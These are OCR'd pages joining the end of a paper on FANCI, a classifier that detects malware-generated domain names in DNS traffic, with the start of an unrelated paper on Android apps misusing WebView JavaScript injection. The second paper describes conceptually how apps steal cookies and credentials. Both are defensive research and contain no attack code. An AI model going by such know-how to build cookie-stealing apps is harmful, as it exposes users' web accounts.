**Results.** Applying these two steps we obtained 22,755 unique positive NXDs ($\sim 0.065\%$) that occur in 45,510 NXD responses ($\sim 0.0065\%$) in total. After a semi-automatic examination of these remaining positives, we are able to report 405 unknown mAGDs corresponding to ten different groups either indicating an unknown DGA (UD) or an unknown seed (US). To find groups of unknown mAGDs we make use of the different views provided via FANCI's intelligence module as presented in Section 4.3. Note that unknown, here, means that the found mAGDs neither are listed in DGArchive nor could be found via other common sources at the time of writing. We will submit all findings to DGArchive. Figure 4 shows representatives of each of the ten groups including a label indicating if we reckon the group as UD, as US, or if both seems possible. We carried out the labeling of the groups with the help of DGArchive, domain knowledge, and manual research.

By implication, we have seen at most 22,345 unique FPs in our one-month, real-world test resulting in a worst-case FPR of approximately 0.00064. As it is hard to determine correct ground truth in a real-world application, this FPR is only of limited significance. For statements about the quality of FANCI's classification capabilities, it is more promising to analyze the potential FPs in more detail. The set of potential FPs is characterized by a high diversity among the NXDs. Figure 5 shows twelve potential FPs seen in our real-world evaluation. They can be classified into two groups: human-generated and machine-generated. Where human-generated NXDs usually exhibit natural language patterns or are very sim-





Figure 4: Illustration of unknown mAGDs.

ilar to existing domains, machine-generated NXDs tend to be either of random nature or of technical origin. Assigning an NXD to one of these classes is not always possible without additional information, for example consider the potential FP NXD `c.ssl-cd.com`, which could belong to each of the classes.

As there is no striking group of similar NXDs among the set of potential FPs, this allows us to conclude that FANCI makes no systematic classification errors underlining FANCI's extraordinary classification performance.

As the network of RWTH Aachen is secured by business security software and appliances using blacklists for known mAGDs, it is not surprising that we could find almost no known mAGD in our real-world test. To be precise, using DGArchive we were able to identify only 31 unique known mAGDs.

The application of FANCI in a month-month period in the university network of RWTH Aachen strikingly





Figure 5: Sample of potential FPs.

illustrates its detection capabilities in real world. Furthermore, this test emphasizes FANCI's ability to detect unknown mAGDs as well as known mAGDs. To further support FANCI's applicability in real, large-scale networks we present a consideration of FANCI's classification speed in the following.

## 5.4 Training and Classification Speed

This section presents a brief overview of training and classification speeds to demonstrate FANCI's real-world applicability. All measurements were performed single-threaded on a Dell OptiPlex 980 with Intel i7 870@2.93GHz CPU and 16GB RAM running Ubuntu Linux 16.04. We performed training and classification 10 times for each of the mixed sets of size 92,102 used for our evaluation in Section 5.2. Feature extraction is included in time measurement.

On average, this results in a training time of 339.71 seconds (5,66 minutes) for an RF.

An RF is able to classify 92,102 unknown samples within 234.76 seconds. This means that on average performing classification of a single unknown sample takes 0.0025 seconds for RFs including feature extraction.

Based on the measurements presented above FANCI is able to perform classification for 400 packets per second on a general purpose computer using a single thread. As in the network of RWTH Aachen University as presented in Section 5.1 on average there are 164 NXD responses per second with a maximum peak of 900 NXD responses per second, we can state that FANCI is real-world applicable and is even able to perform live detection in large networks without sampling.

## 5.5 Successfully Resolved Domain Names

If a device is detected by FANCI to be infected with a bot it will ultimately successfully query for the IP address of its C2 server. If such a successful query can be detected (e.g., by using FANCI on the successful queries of infected devices after their identification), this reveals the IP address of a C2 server for the botnet in question.

We therefore present a preliminary evaluation of how well FANCI is able to separate mAGDs from success-

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.94962 | 0.97387 | 0.92537 | 0.02613 | 0.07463 |
| $\sigma$ | 0.00071 | 0.00068 | 0.00108 | 0.00068 | 0.00108 |
| $x_{min}$ | 0.94809 | 0.97195 | 0.92328 | 0.02508 | 0.07251 |
| $\tilde{x}$ | 0.94973 | 0.97382 | 0.92530 | 0.02618 | 0.07470 |
| $x_{max}$ | 0.95060 | 0.97492 | 0.92749 | 0.02805 | 0.07672 |

Table 12: Classification accuracy for 5-fold CV on successfully resolved domains and mAGDs of arbitrary DGAs using RFs.

fully resolving queries. In particular, we performed test measurements using random forests and a setup similar to the *mixed DGA* case presented in Section 5.2.2. Instead of bNXDs we composed the data sets of successful resolved domains from the Siemens network and known mAGDs of arbitrary DGAs. As in Section 5.2.2 we performed 5 repeated 5-fold CVs on 20 sets. Without further optimizations or new features adapted for successfully resolved domains, we achieved a mean ACC of 0.94962 with a small standard deviation of 0.00071, a minimum of 0.94809 and a maximum of 0.95060. Table 12 presents detailed results for this proof of concept experiment using RFs. Results for SVMs can be found in Appendix A.

Considering the fact that we only require to process successfully resolved domains of single devices or small groups of devices, the previously presented approach is highly promising for performing identification of C2 servers.

## 6 Related Work

In the past, monitoring DNS traffic (successfully resolving and/or non-resolving) has been used as primary or additional source of information in detecting malicious activity in a network (e.g., [2, 16, 18, 9, 4]). Some of these approaches have concentrated on identifying C2 servers (e.g., [18, 16]), others have focused on detecting mAGDs (e.g., [2]), identifying infected devices (e.g., [9]), or detecting malicious URLs in general (e.g., [4]).

The most striking difference between these prior approaches and FANCI is that they all require more or less extensive tracking of DNS traffic, that is, they require a correlation of information extracted from groups of DNS queries and/or responses (e.g., for features extraction). In contrast, the features that FANCI's classification module uses when predicting a particular NXD are extracted from this NXD alone, such that FANCI does not require any tracking. In addition, many of the prior approaches are based on clustering, which indulges manual labelling of the identified clusters. As opposed to this, FANCI (like [4]) makes use of an ML-classifier.

Detecting mAGDs in successfully resolving DNS traffic allows for identifying C2 servers (see Section 5.5 for an initial evaluation of FANCI in this context). However, monitoring only NXD responses has the advantage that infections with bots can be detected with less delay and while processing significantly less traffic as the vast majority of DGAs issue many more NXDs than registered names.

While the prior works show promising detection capabilities on specific data sets, little information on their generalizability and the efficiency of their detection process in terms of time and memory requirements is reported. FANCI is highly efficient with respect to both prediction (0.0025s/sample) and training (5.66min on 92102 samples) and shows a high accuracy with low FPR in very large scale realistic scenarios even when trained on a different network.

A fair comparison between FANCI and the prior approaches with respect to detection accuracy and efficiency is hard to achieve as they aim at slightly different targets and use different data sets even if they do aim at the same target. These data sets and the implementations of the systems are not publicly available. In the following, we nevertheless discuss the approaches most closely related to FANCI in more detail.

**Exposure.** Bilge et al. [4] introduce a system called Exposure that aims at detecting malicious domain names in DNS traffic in general, that is, they do not focus on mAGDs but also aim at detecting domain names used in the context of phishing or in the context of hosting malicious code. In contrast to FANCI, Exposure monitors full DNS traffic and not only NXD responses. Additionally, Exposure always requires access to more sensitive information than FANCI (e.g., access patterns). Like FANCI, Exposure is based on ML-classification and uses a small set of carefully selected features. However, the features are not only extracted from single domain names but also include features extracted from correlating several DNS queries or responses. The accuracy of Exposure lies in a similar range as FANCI's ACC (but targeting detecting malicious domain names in general) and is evaluated on real-world data as well. Due to requiring sensitive and contextual information, Exposure is not as versatile as FANCI especially when it comes to software-as-a-service deployments.

**Winning with DNS Failures.** Yadav and Reddy [18] were the first to consider the detection of botnets leveraging both DNS responses of successfully resolving domain names and NXD responses. They introduce a system primarily targeting at the identification of IP addresses of C2 servers of DGA-based botnets. The system is based on narrowing down a set of potentially malicious

IP addresses by filtering. This filtering requires access to the overall successfully resolving DNS traffic (in order to count the number of domains that resolve to a given IP address), NXD responses in the vicinity of successful queries, as well as the entropy of failed and successful DNS queries. The output of the filtering is a set of potential C2 server IP addresses.

**Pleidas.** Antonakakis et al. [2] present a DGA detection and discovery system called *Pleidas*. The system is able to discover new DGAs by means of clustering and to detect known DGAs by means of a supervised learning using a multi-class variant of alternating decision trees. Applying their system in a large ISP environment over a period of 15 months, they discovered twelve new DGAs, where six of them are completely new and six are variants of previously known ones.

Pleidas uses a set of statistical and structural features, where all features are extracted from groups of NXD responses originating from a single host.[9] The statistical features include entropy measures and n-grams over the group of domain names. The structural features comprise domain lengths, uniqueness and frequency distributions of TLDs, and the number of subdomain levels present.

Pleidas' classification accuracy is evaluated on labeled data. The top 10,000 domains of Alexa serve as benign class. The malicious data set consists of 60,000 NXD responses generated by four DGAs, namely *Bobax*, *Conficker*, *Sinowal*, and *Murofet*. For a group size of 5 NXD responses of each host the TPR is in the range of 95 and 99 percent and the FPR is between 0.1 and 1.4 percent. With 10 NXD responses per group, the accuracy slightly increases. In this case, the TPR is in a range of 99 and 100 percent, where the FPR ranges between 0 and 0.2 percent.

As Pleidas requires tracking of DNS responses for feature extraction, we expect that it is much less efficient than FANCI. The reported detection quality is similar to FANCI but FANCI is evaluated on a more extensive data set that uses far more DGAs and real world-benign traffic instead of the top 10,000 domains of Alexa. The generalizability of Pleidas is not evaluated.

**Phoenix.** Schiavoni et al. [16] present a DGA-based botnet tracking and intelligence system called Phoenix. In contrast to the previously presented Pleidas, Phoenix focuses on intelligence operations instead of DGA detection. This especially includes the tracking of C2 infrastructures of botnets regarding their IP address ranges. However, Phoenix is also capable of labeling DNS traffic as either DGA-related or benign.

[9] As opposed to this, FANCI uses features extracted from individual NXDs only.

They evaluated the classification performance of Phoenix on 1,153,516 domains overall including mAGDs of three different DGAs and bNXDs obtained from a passive DNS. The evaluation yielded TPRs in the range of 81.4 and 94.8 percent and is is thus significantly lower than FANCI in with respect to mAGDs detection. As the features used are less light-weight and require tracking we expect Phoenix to be less efficient than FANCI with respect to speed.

**NetFlow.** Grill et al. [9] present a different approach for DGA-based malware detection, with the particular goal of being applicable in large scale networks in a privacy-preserving manner. Their system is based on NetFlow data exclusively, that is, on an aggregation of metadata of network packets exchanged between a combination of a source IP and port and a destination IP address and port. The exported metadata depends on the particular implementation of NetFlow, but typically includes: IP addresses, time stamps, port numbers, byte counters, and packet counters. Grill et al. use the standardized IPFIX NetFlow format [12]. They perform an anomaly detection based on the assumption that normal behaviour of a host is to request an IP address via DNS for a certain domain name, followed by one or multiple connections to this newly resolved IP address. They assume that a DGA malware infected device is characterized by regularly issuing DNS requests without subsequent connections to new IP addresses.

For their evaluation they performed three experiments considering different types of hosts, network sizes, and times of the day. They consider six different DGAs. The ACC value is in the range of 88.77 and 99.89 percent depending on the setup in question and thus lower than FANCI's accuracy. As NetFlow is based on extensive tracking, it can be expected to be less efficient than FANCI.

**DGArchive.** Plohmann et al. [14] presented an extensive study of current DGAs. Their paper is based on the collection and reverse engineering of DGA-based malware and provides detailed technical insights in the functionality of modern DGAs divisible in three main contributions: a taxonomy of DGAs, a database of DGAs and corresponding mAGDs called DGArchive, and an analysis of the landscape of registered mAGDs. While Plohmann et al. do not implement an automated detection, the DGArchive provides the means to blacklist known mAGDs. Our work builds on DGArchive in two ways: we use it to clean our benign traffic before training and we use it as source for malicious mAGDs.

## 7 Conclusion

In this work, we presented FANCI, a versatile system for the detection of malicious DGA-related domain names among arbitrary NXD DNS traffic based on supervised learning classifiers. FANCI's versatility is a result of its lightweight and language independent feature design relying exclusively on domain names for classification. In our extensive evaluation, we verified FANCI's highly accurate and highly efficient detection capabilities of mAGDs in different experiments, including its generalizability. In an one-month real-world application in a large university network, we were able to discover ten new DGA-related groups of mAGDs, where at least four of them originate from brand new DGAs.

With its empirically proven detection capabilities and a successful real-world test, FANCI can make a decisive contribution to combating DGA-based botnets. FANCI is able to provide valuable information to existing security solutions and is able to contribute to a higher level device and network security in a variety of environments.

## Acknowledgements

We would like to thank Daniel Plohmann for granting us access to DGArchive. Many thanks to Jens Hektor and Thomas Penteker for providing us NXD data from RWTH Aachen University and Siemens respecitvely. Thanks to the ITCenter of RWTH Aachen University for granting us extensive access to the university's compute cluster.

## References

[1] ANTONAKAKIS, M., PERDISCI, R., DAGON, D., LEE, W., AND FEAMSTER, N. Building a Dynamic Reputation System for DNS. In *19th USENIX security symposium* (2010), USENIX Association, pp. 273–290.

[2] ANTONAKAKIS, M., PERDISCI, R., NADJI, Y., VASILOGLOU II, N., ABU-NIMEH, S., LEE, W., AND DAGON, D. From Throw-Away Traffic to Bots: Detecting the Rise of DGA-Based Malware. In *21th USENIX security symposium* (2012).

[3] AUTHORITY, I. A. N. IANA list of top-level domains, July 2017.

[4] BILGE, L., SEN, S., BALZAROTTI, D., KIRDA, E., AND KRUEGEL, C. Exposure: A Passive DNS Analysis Service to Detect and Report Malicious Domains. *ACM Trans. Inf. Syst. Secur.* (Apr. 2014), 14:1–14:28.

[5] BREIMAN, L. Bagging predictors. *Machine Learning* (Aug. 1996), 123–140.

[6] BREIMAN, L. Random Forests. *Machine Learning* (Oct. 2001), 5–32.

[7] CORTES, C., AND VAPNIK, V. Support-vector networks. *Machine Learning* (Sept. 1995), 273–297.

[8] FOUNDATION, M. Public Suffix List, Apr. 2017.

[9] GRILL, M., NIKOLAEV, I., VALEROS, V., AND REHAK, M. Detecting DGA malware using NetFlow. In *2015 IFIP/IEEE International Symposium on Integrated Network Management (IM)* (May 2015), pp. 1304–1309.

[10] HO, T. K. Random Decision Forests. In *Proceedings of the Third International Conference on Document Analysis and Recognition* (Washington, USA, 1995), ICDAR, IEEE Computer Society.

[11] ICANN. ICANN Research - TLD DNSSEC Report, Feb. 2017.

[12] J. QUITTEK, T. ZSEBY, B. C. S. Z. Requirements for IP Flow Information Export (IPFIX). RFC 3917, IETF, October 2004.

[13] NUMBERS, I. C. F. A. N. A. Registry Listing - ICANN, Apr. 2017.

[14] PLOHMANN, D., YAKDAN, K., KLATT, M., BADER, J., AND GERHARDS-PADILLA, E. A comprehensive measurement study of domain generating malware. In *25th USENIX Security Symposium* (Austin, TX, 2016), USENIX Association, pp. 263–278.

[15] RWTH AACHEN UNIVERSITY, I. C. Statusmeldungen zentraler Systeme - RWTH AACHEN UNIVERSITY IT Center - Deutsch, Aug. 2017.

[16] SCHIAVONI, S., MAGGI, F., CAVALLARO, L., AND ZANERO, S. Phoenix: DGA-Based Botnet Tracking and Intelligence. In *Detection of Intrusions and Malware, and Vulnerability Assessment* (July 2014), Springer, Cham, pp. 192–211.

[17] SOPHOS. Sophos Live Protection: Overview, Aug. 2017.

[18] YADAV, S., AND REDDY, A. L. N. Winning with DNS Failures: Strategies for Faster Botnet Detection. In *Security and Privacy in Communication Networks* (Sept. 2011), Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering, Springer, Berlin, Heidelberg, pp. 446–459.

[19] ZDRNJA, B. Google Chrome and (weird) DNS requests, Aug. 2017.

## A Results for SVMs

In this section, we present results for SVMs for the experiments presented in Section 5.2.2, Section 5.2.3, and Section 5.5.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99930 | 0.99983 | 0.99878 | 0.00017 | 0.00122 |
| $\sigma$ | 0.00190 | 0.00103 | 0.00331 | 0.00103 | 0.00331 |
| $x_{min}$ | 0.98133 | 0.99188 | 0.96400 | 0.00000 | 0.00000 |
| $\tilde{x}$ | 0.99971 | 1.00000 | 0.99942 | 0.00000 | 0.00058 |
| $x_{max}$ | 1.00000 | 1.00000 | 1.00000 | 0.00812 | 0.03600 |

Table 13: Results for classifying bNXDs and mAGDs of single DGAs with SVMs. In total, 295 sets of 59 DGAs were considered each evaluated by 5 repetitions of a 5-fold CV.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.98315 | 0.96713 | 0.99916 | 0.03139 | 0.00084 |
| $\sigma$ | 0.06166 | 0.12291 | 0.00085 | 0.11956 | 0.00085 |
| $x_{min}$ | 0.49850 | 0.00000 | 0.99564 | 0.00000 | 0.00000 |
| $\tilde{x}$ | 0.99965 | 1.00000 | 0.99935 | 0.00000 | 0.00065 |
| $x_{max}$ | 1.00000 | 1.00000 | 1.00000 | 1.00000 | 0.00436 |

Table 14: Results for LOGO CV for mAGDs of single DGAs grouped by seed using SVMs. In total, 150 sets of 30 DGAs were considered.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99464 | 0.99148 | 0.99779 | 0.00852 | 0.00221 |
| $\sigma$ | 0.00017 | 0.00056 | 0.00037 | 0.00056 | 0.00037 |
| $x_{min}$ | 0.99430 | 0.99037 | 0.99721 | 0.00755 | 0.00146 |
| $\tilde{x}$ | 0.99468 | 0.99156 | 0.99784 | 0.00844 | 0.00216 |
| $x_{max}$ | 0.99492 | 0.99245 | 0.99854 | 0.00963 | 0.00279 |

Table 15: Results for detecting mAGDs with SVMs of arbitrary mixed DGAs using 5 repetitions of 5-fold CV for each set. In total, 20 sets were considered.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.97972 | 0.96195 | 0.99746 | 0.02635 | 0.00254 |
| $\sigma$ | 0.00041 | 0.00056 | 0.00040 | 0.00061 | 0.00040 |
| $x_{min}$ | 0.97894 | 0.96088 | 0.99672 | 0.02517 | 0.00161 |
| $\tilde{x}$ | 0.97967 | 0.96207 | 0.99747 | 0.02622 | 0.00253 |
| $x_{max}$ | 0.98073 | 0.96304 | 0.99839 | 0.02751 | 0.00328 |

Table 16: Results for LOGO CV for sets of mAGDs of mixed DGAs grouped by DGA using SVMs. In total, 20 sets were considered.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99394 | 0.99331 | 0.99456 | 0.00669 | 0.00544 |
| $\sigma$ | 0.00031 | 0.00070 | 0.00047 | 0.00070 | 0.00047 |
| $x_{min}$ | 0.99327 | 0.99135 | 0.99371 | 0.00575 | 0.00467 |
| $\tilde{x}$ | 0.99402 | 0.99341 | 0.99451 | 0.00659 | 0.00549 |
| $x_{max}$ | 0.99436 | 0.99425 | 0.99533 | 0.00865 | 0.00629 |

Table 17: Results for classifying mAGDs of arbitrary mixed DGAs and bNXD from Siemens applying 5 repetitions of 5-fold CV for 20 sets each of size 100,000 using SVMs.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99180 | 0.99252 | 0.99108 | 0.00748 | 0.00892 |
| $\sigma$ | 0.00026 | 0.00014 | 0.00047 | 0.00014 | 0.00047 |
| $x_{min}$ | 0.99133 | 0.99211 | 0.99016 | 0.00728 | 0.00793 |
| $\tilde{x}$ | 0.99185 | 0.99254 | 0.99112 | 0.00746 | 0.00888 |
| $x_{max}$ | 0.99240 | 0.99272 | 0.99207 | 0.00789 | 0.00984 |

Table 18: Classification accuracy for training on RWTH Aachen data and prediction on Siemens data using SVMs.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99448 | 0.99412 | 0.99485 | 0.00588 | 0.00515 |
| $\sigma$ | 0.00017 | 0.00017 | 0.00033 | 0.00017 | 0.00033 |
| $x_{min}$ | 0.99419 | 0.99387 | 0.99432 | 0.00558 | 0.00441 |
| $\tilde{x}$ | 0.99447 | 0.99415 | 0.99483 | 0.00585 | 0.00517 |
| $x_{max}$ | 0.99479 | 0.99442 | 0.99559 | 0.00613 | 0.00568 |

Table 19: Classification accuracy for training on Siemens data and prediction on RWTH Aachen data using SVMs.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.93683 | 0.98900 | 0.88465 | 0.01100 | 0.11535 |
| $\sigma$ | 0.00059 | 0.00049 | 0.00103 | 0.00049 | 0.00103 |
| $x_{min}$ | 0.93565 | 0.98807 | 0.88269 | 0.00990 | 0.11371 |
| $\tilde{x}$ | 0.93689 | 0.98913 | 0.88470 | 0.01087 | 0.11530 |
| $x_{max}$ | 0.93778 | 0.99010 | 0.88629 | 0.01193 | 0.11731 |

Table 20: Classification accuracy for 5-fold CV on successfully resolved domains and mAGDs of arbitrary DGAs using SVMs.

# B Grid Search Results

In this section, we present results for our grid search. To reduce the number of grid searches that have to be performed for the *single-DGA detection*, we only did one grid search per DGA generation scheme as introduced in the taxonomy by Plohmann et al. [14]. We performed all grid searches on sets of size 20,000. To avoid overfitting we performed grid searches on 6 independent sets for the *multi-DGA detection* case. The final parameter selection for *multi-DGA detection* is based on mathematical constraints of the respective ML algorithm and on domain knowledge on the classification problem. The ML algorithm parameters are named according to standard references for SVMs [7] and RFs [6].

For RFs we performed one grid search per data set as follows. Parameter $T$ is an integer drawn uniformly at random from $[10, 1000]$, where we considered 64 values for $T$ in total. As our feature vector is of length 44, $F$ is an integer selected from $[2, 44]$, where each possible value is assigned to $F$. The impurity criterion $i(N)$ is

either Gini impurity or entropy impurity. This results in $64 \cdot 43 \cdot 2 = 5504$ 5-fold CVs in total per data set.

For SVMs we performed one grid search per data set as follows. After some initial tests we fixed the parameter range for $C$ and $\gamma$ to $[2^{-16}, 2^3]$ and considered 80 values drawn logarithmically at random for both parameters. This results in 80 5-fold CVs for the linear kernel and in $80^2 = 6400$ 5-fold CVs for the RBF kernel per data set.

The following tables present the resulting best parameter choices according to the ACC.

| Set # | i(N) | F | T | ACC |
|---|---|---|---|---|
| 1 | entropy | 25 | 17 | 0.9981 |
| 2 | Gini | 10 | 33 | 0.9993 |
| 3 | entropy | 22 | 72 | 0.9983 |
| 4 | Gini | 7 | 161 | 0.9987 |
| 5 | Gini | 13 | 227 | 0.9984 |
| 6 | Gini | 31 | 785 | 0.9983 |
| **Final** | **Gini** | **18** | **785** | — |

Table 21: Best parameter choices for independent data sets of mixed DGAs for RFs. For the final selection $i(N)$ is selected by majority vote. $F$ is the arithmetic mean. For $T$ the maximum is chosen.

| Gen. Scheme | DGA | i(N) | F | T | ACC |
|---|---|---|---|---|---|
| Arithmetic | Corebot | Gini | 8 | 681 | 0.9999 |
| Hash | Dyre | Gini | 2 | 388 | 1.0 |
| Wordlist | Matsnu | Gini | 5 | 57 | 0.9999 |
| Permutation | VolatileCedar | Gini | 2 | 513 | 1.0 |

Table 22: Best parameter choices depending on the generation scheme of the DGA for RFs. The above parameters are used among all experiments where single DGAs are considered and are applied depending on the DGA's generation scheme.

| Set # | Kernel | C | $\gamma$ | ACC |
|---|---|---|---|---|
| 1 | RBF | 2.9423 | 0.0198 | 0.9992 |
| 2 | linear | 0.1729 | — | 0.9982 |
| 3 | RBF | 1.7844 | 0.0102 | 0.9985 |
| 4 | RBF | 2.9423 | 0.0234 | 0.9982 |
| 5 | RBF | 4.8517 | 0.0073 | 0.9982 |
| 6 | RBF | 5.7317 | 0.0751 | 0.9979 |
| **Final** | **RBF** | **0.9160** | **0.0198** | — |

Table 23: Best parameter choices for independent data sets of mixed DGAs for SVMs. For the final selection the kernel is selected by majority vote. $C$ is selected as median. $\gamma$ is chosen as the arithmetic mean. Both only among the RBF results.

| Gen. Scheme | DGA | Kernel | C | $\gamma$ | ACC |
|---|---|---|---|---|---|
| Arithmetic | Corebot | linear | 3.4669 | — | 0.9999 |
| Hash | Dyre | linear | 0.0052 | — | 1.0 |
| Wordlist | Matsnu | linear | 0.2289 | — | 0.9999 |
| Permutation | VolatileCedar | RBF | 0.0234 | 0.0327 | 1.0 |

Table 24: Best parameter choices depending on the type of DGA for SVMs. The above parameters are used among all experiments where single DGAs are considered and are applied depending on the DGA's generation scheme.

# An Empirical Study of Web Resource Manipulation in Real-world Mobile Applications

Xiaohan Zhang[1,4], Yuan Zhang[1,4], Qianqian Mo[1,4], Hao Xia[1,4], Zhemin Yang[1,4], Min Yang[1,2,3,4], Xiaofeng Wang[5], Long Lu[6], and Haixin Duan[7]

[1]*School of Computer Science, Fudan University*
[2]*Shanghai Institute of Intelligent Electronics & Systems*
[3]*Shanghai Institute for Advanced Communication and Data Science*
[4]*Shanghai Key Laboratory of Data Science, Fudan University*
[5]*Indiana University Bloomington* , [6]*Northeastern University* , [7]*Tsinghua University*

## Abstract

Mobile apps have become the main channel for accessing Web services. Both Android and iOS feature in-app Web browsers that support convenient Web service integration through a set of *Web resource manipulation APIs*. Previous work have revealed the attack surfaces of Web resource manipulation APIs and proposed several defense mechanisms. However, none of them provides evidence that such attacks indeed happen in the real world, measures their impacts, and evaluates the proposed defensive techniques against real attacks.

This paper seeks to bridge this gap with a large-scale empirical study on Web resource manipulation behaviors in real-world Android apps. To this end, we first define the problem as *cross-principal manipulation* (XPM) of Web resources, and then design an automated tool named XPMChecker to detect XPM behaviors in apps. Through a study on 80,694 apps from Google Play, we find that 49.2% of manipulation cases are XPM, 4.8% of the apps have XPM behaviors, and more than 70% XPM behaviors aim at top Web sites. More alarmingly, we discover 21 apps with obvious malicious intents, such as stealing and abusing cookies, collecting user credentials and impersonating legitimate parties. For the first time, we show the presence of XPM threats in real-world apps. We also confirm the existence of such threats in iOS apps. Our experiments show that popular Web service providers are largely unaware of such threats. Our measurement results contribute to better understanding of such threats and the development of more effective and usable countermeasures.

## 1 Introduction

Nowadays, different Web services are usually integrated together to provide users with more flexible and powerful capabilities. These integrated services are mostly delivered to the mobile platform today, with multiple services built into a single app. For the convenience of such an integration, mainstream mobile platforms (including Android and iOS) feature in-app Web browsers to run Web content. Examples of the browsers include *WebView* [9] for Android and *UIWebView/WKWebView* for iOS [8, 10]. For simplicity of presentation, we call them *WebViews* throughout the paper.

Based on WebViews, mobile systems further provide app developers with *Web resource manipulation APIs* to customize browser behaviors and enrich Web app functionalities. For example, Android and iOS both have an API named *evaluateJavascript* that allows host apps to inject JavaScript code into the Web pages and get the result. However, these Web resource manipulation APIs lack origin-based access control, which means application code can manipulate Web resources from all origins managed by the WebView through these APIs. For example, if a host app has a WebView which loads "www.facebook.com", then it can use *evaluateJavascript* API to run JavaScript in the Facebook Web pages and get user data from Facebook. As a result, this capability of cross-origin manipulation would lead to severe security and privacy threats to user data.

Some previous work have discussed this kind of threats in the context of integrating WebView to mobile apps. Luo et al. [32, 33] showed that malicious apps can attack WebView by injecting JavaScript code, sniffing and hijacking Web navigation events [32], and hijacking touch events at the Web pages [33]. Chen et al. [16] and Mohammed et al. [43] also demonstrated OAuth protocol can be attacked by a malicious app. Meanwhile, defensive mechanisms [41, 43, 20] have also been proposed to regulate the accesses from host apps to Web resources.

Despite the existing works, there lacks an empirical study to understand how severe this problem is in real-world. In fact, none of existing work provides evidences for the presence of such threats. Instead, they discuss the attacks conceptually. Furthermore, existing defensive

systems are evaluated with hand-crafted attack samples, without considering the special requirements in real-world deployment. Overall speaking, lacking such an empirical study may make us misunderstand the impact of the problem and limit the practicalness of proposed solutions.

This paper seeks to perform a large-scale empirical study on real-world apps to systematically understand the existence and impact of such threats. Since Android apps are easy to be collected in a large volume and Android platform dominates the mobile market, our empirical study is based on Android platform.

First, since not all manipulations cause security issues, we need a clear definition about the threat in Web resource manipulation. Inspired by the same-origin policy in Web platforms, we define the threats in Web resource manipulation as `cross-principal manipulation (XPM)`. In our definition, only manipulating code from a different principal to the manipulated Web resource will be flagged as suspicious.

Second, to allow measuring the Web resource manipulation problem on a large scale, we further design a tool to automatically recognize XPM behaviors in real-world apps. The key challenges are that: there are multiple principals inside an app; there is no obvious way to extract the principal of the manipulating code; it is hard to determine whether the principal of the manipulating code and that of the manipulated Web resource are the same. Our proposed tool, named XPMChecker, features several new techniques to automatically recognize XPMs in apps. Note that XPMChecker is not aimed to reliably detect all possible cross-principal manipulations. Instead, it is designed for a large-scale measurement study. Thus, we do not consider a future attacker who tries to evade XPMChecker.

Finally, we apply XPMChecker to analyze 80,694 apps from 48 categories in Google Play. Our evaluation shows that XPMChecker achieves high precision and recall in recognizing XPM behaviors. To systematically understand the threats of Web resource manipulation, we conduct several experiments and studies from these perspectives: the prevalence of the XPM behaviors, the breakdown of XPM behaviors, the awareness of such risks to service providers and the implications to current defenses. Our study leads to several insightful findings for the community to understand the impact of Web resource manipulation problem, confirms the threat of XPM behaviors with real-world samples and calls into rethinking of existing defensive mechanisms.

**Findings**. We find that 49.2% of manipulation points are cross-principal, 4.8% of apps have XPM behaviors, 63.6% of cross-principal manipulation points originate from libraries, and more than 70% of XPM points manipulate top popular Web services. We also find that most of XPM behaviors are necessary to improve the usability for mobile users, some XPM behaviors implement OAuth implicit flow in an unsafe way, and we confirm the Web resource manipulation behaviors with obvious malicious intents for the first time in real-world Android apps and iOS apps. More specifically, we find apps can abuse Web resource manipulation APIs to steal cookies, collect user credentials and impersonate the identities of legitimate parties, and a large number of users have been affected. We also perform several experiments to test the awareness of such risks to service providers, and find that most Web service providers are unaware of these risks and can not effectively prevent users from accessing sensitive pages in WebView. Finally, our measurement results also actuate us to rethink existing defensive mechanisms and propose new suggestions for future defense design.

In summary, we make the following contributions.

